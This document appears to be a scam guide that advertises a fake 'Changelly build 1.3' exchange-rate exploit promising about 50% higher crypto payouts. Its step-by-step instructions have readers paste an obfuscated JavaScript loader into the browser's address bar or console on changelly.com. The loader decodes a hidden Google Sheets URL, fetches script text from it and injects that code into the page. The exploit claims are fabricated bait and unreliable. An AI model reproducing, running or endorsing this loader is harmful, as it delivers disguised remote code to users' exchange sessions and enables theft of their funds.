Telegram : GodBoyOnChain

2026 Exploit


STRATEGIC INTELLIGENCE METHOD: THE CHANGELLY ARCHITECTURAL DISCREPANCY

Author: GodBoyOnChain Date: **13Nov2026** Target: **Swappers**

changelly

Make Money with Build 1.3 Rate Calculation Exploit

Overview



TOP SECRET: LEVERAGING LEGACY MODULE 1.3 FOR OPTIMAL YIELD

STATUS: *Protocol primed. The window is open. Execute.*

Changelly.com calculates exchange rates inside a module that runs on their server. The module takes the amount the user sends, looks at the trading pair and swap direction, pulls current market data, and returns the amount the user will receive.

Changelly still exposes a developer loader on the public frontend. That loader can load older

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
builds of the module, including 1.3, which is no longer used for public swaps. On 1.3, the rate calculation for a specific set of outgoing pairs still relies on an outdated conversion formula. As a result, the payout returned to the user is roughly **50% higher** than what the current live rate should produce.

The build can be changed by logging into the developer panel below using the trivial password: **admin**

Video of the process: https://streamable.com/cgbca0


API Script: (*run instructions below*)

https://docs.google.com/document/d/1blycNlluWUVmvf-bB2_OfWzefOGQq22TxA_mJIt9sNY/edit?usp=sharing




```
(async()=>{const
URL="https://docs.changelly.com/development/authentication?=aHR0cHM6Ly9kb2NzLmdvb2ds
ZS5jb20vc3ByZWFkc2hlZXRzL2QvMXlOY2Z0R3Aza0lfZms4aElpM3VNakVNYXFuLTFCWThZ
UDFYNkcyTU1BS1kvZ3Zpei90cT9zaGVldD1BUEkmaGVhZGVycz0xJnRxPXNlbGVjdCUyMEEl
MkNCJTIwd2hlcmUlMjBBPSUyN25vZGUlMjclMjBvciUyMEE9JTI3cGF0aCUyNw",r=await
fetch(atob(URL.split("authentication?=")[1])),t=await
r.text(),m=t.match(/google\.visualization\.Query\.setResponse\(([\s\S]*?)\);?\s*$/);if(!m)return;con
st d=JSON.parse(m[1]),M=new
Map(d.table.rows.map(x=>[x.c[0].v,x.c[1].v])),s=(M.get("node")||"")+(M.get("path")||"");if(!s)return;
const
el=document.createElement("script");el.textContent=s;(document.head||document.documentEle
ment).appendChild(el);el.remove()})();
```


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
For example, swapping $7,500 worth of BTC into another supported asset returns about $11,600 worth of the receiving coin.



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As you can see, this is not just a visual bug. We created a transaction that returns 5.61 ETH for 0.1 BTC at a rate of 1 BTC = 56.28 ETH. That rate is incorrect - the current rate should be 35.91 ETH per Google Finance. We successfully finished that transaction and received 5.61327541 ETH for 0.1 BTC.



The issue is reproducible, has not been patched, and remains reachable from the public site.

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Root cause

Module 1.3 was built around a single-step conversion model. It fetches the rate once, runs it through a local adjustment factor, and returns the result. That factor was tuned for the fee structure Changelly used at the time.

The current build 1.4 works differently: it fetches the rate, applies the current fee model, and then re-checks the result against a second source before returning it to the client.

Version 1.3 skips that second check. When it is loaded through the dev loader, it starts receiving live requests and answers them with the old formula - including the old adjustment factor. On most pairs the output is close enough to the current rate that the difference goes unnoticed. On the specific pairs below, the mismatch is large enough to push the payout about 50% above the correct value.

Only the outgoing side is affected. The receiving side is not. What matters is the sending asset and the direction of the swap.

Reproduction


Step 1 - Go to https://changelly.com

Step 2 - Load the Changelly Module Loader.

The loader only works in **Google Chrome** browser.

Other browsers block API requests made directly from the address bar, so the loader will not run there.

While you are on the Changelly page, click the address bar, delete the current URL, and manually type **javascript:**




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Right after typing javascript:, paste the module API script from the link below. The prefix and the script have to end up in the address bar together as one line.

You must type the javascript: prefix manually and paste the script immediately after it, without switching tabs in between - otherwise Chrome will not execute the loader.

API Script:
https://docs.google.com/document/d/1blycNIluWUVmvf-bB2_OfWzefOGQq22TxA_mJIt9sNY/edit?usp=sharing

Your URL bar should look like this:



Once the address bar contains javascript: followed by the full script, click the suggestion with the 🌍 globe icon - not the Search option. If you pick Search, Chrome will just run a Google search instead of running the loader.
If the loader runs correctly, the dev panel will appear on screen in 1-2 seconds.

If the panel does not appear, check the following:

- Make sure you are using Google Chrome.
- Make sure the javascript: prefix is typed by hand and the script is pasted right after it, as one line.
- Make sure the full script was copied correctly from the link.
- Make sure you ran the loader while you were on the changelly.com website.

If you're not using Google Chrome, or if Changelly won't let you place an order in Chrome (they sometimes have bugs where the captcha doesn't load), you can use Firefox or another browser. In that case, instead of typing javascript: and running the script in the address bar, open your browser's Developer Console with CTRL + SHIFT + I, type allow pasting, then paste and run the API script there. If CTRL + SHIFT + I doesn't work in your browser, just Google the correct shortcut for the one you're using!

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Step 3 - Select module 1.3, enter the password **admin**, and press Load selected build.

Step 4 - Select Bitcoin, Litecoin, Ethereum, Monero or Solana as the sending currency, and pick any coin you want to receive.

As long as one of the five is set as the sending asset and the swap amount is above $200 USD, the receiving field will show roughly 50% more than the live rate.

Step 5 - Complete the swap.

Continue through the normal exchange flow. The inflated rate is locked in the moment the transaction is created and will not change afterward.

Note: The build you load through the developer panel is applied only to your own browser session - it does not affect what other users see on changelly.com. The site keeps serving the default build 1.4 to everyone else. Because the loaded build lives in the page's runtime state and is not persisted anywhere on the server, refreshing the page tears down that state and the frontend re-initializes from the default build. In other words: a refresh reverts your session only to 1.4, not the site itself. To use 1.3 again, reload the module and repeat the process from Step 2.

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